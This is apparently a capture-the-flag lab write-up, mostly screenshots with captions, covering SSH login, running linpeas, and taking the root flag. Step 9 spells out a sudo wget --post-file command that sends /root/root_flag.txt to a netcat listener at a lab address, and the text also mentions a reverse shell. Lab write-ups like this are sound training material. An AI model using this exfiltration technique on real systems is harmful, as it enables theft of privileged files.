
**Step 7:**

**Then from the html page of sitemap we got the user name as jessie and then with ssh command we entered into the file.With ls command we can see the directories present here.**

****

**Step 8:**


**Then we downloaded the linpeas from github link and saved it in the script directory. Then opened it in the terminal.**


****

**Step 9:**

**In order to make the post request of the file into the file we use the following command sudo wget –post-file=/root/root\_flag.txt** [**http://10.10.150.46:1234**](http://10.10.150.46:1234)**.**


**Then to connect with the user, we used nc -nlvp 1234 command and made a connection. And here got the root flag.**



****


**Step 10:**

**Then with the help of reverse shell we got the user file which in in documents folder. Then using ls command we got the user\_flag.txt file.And with the cat command we got the user flag.**


****

1. **Summary report on different steps performed on Linux Fundamentals Part 3.**


**Step 1:**

****


**Step 2:**

****

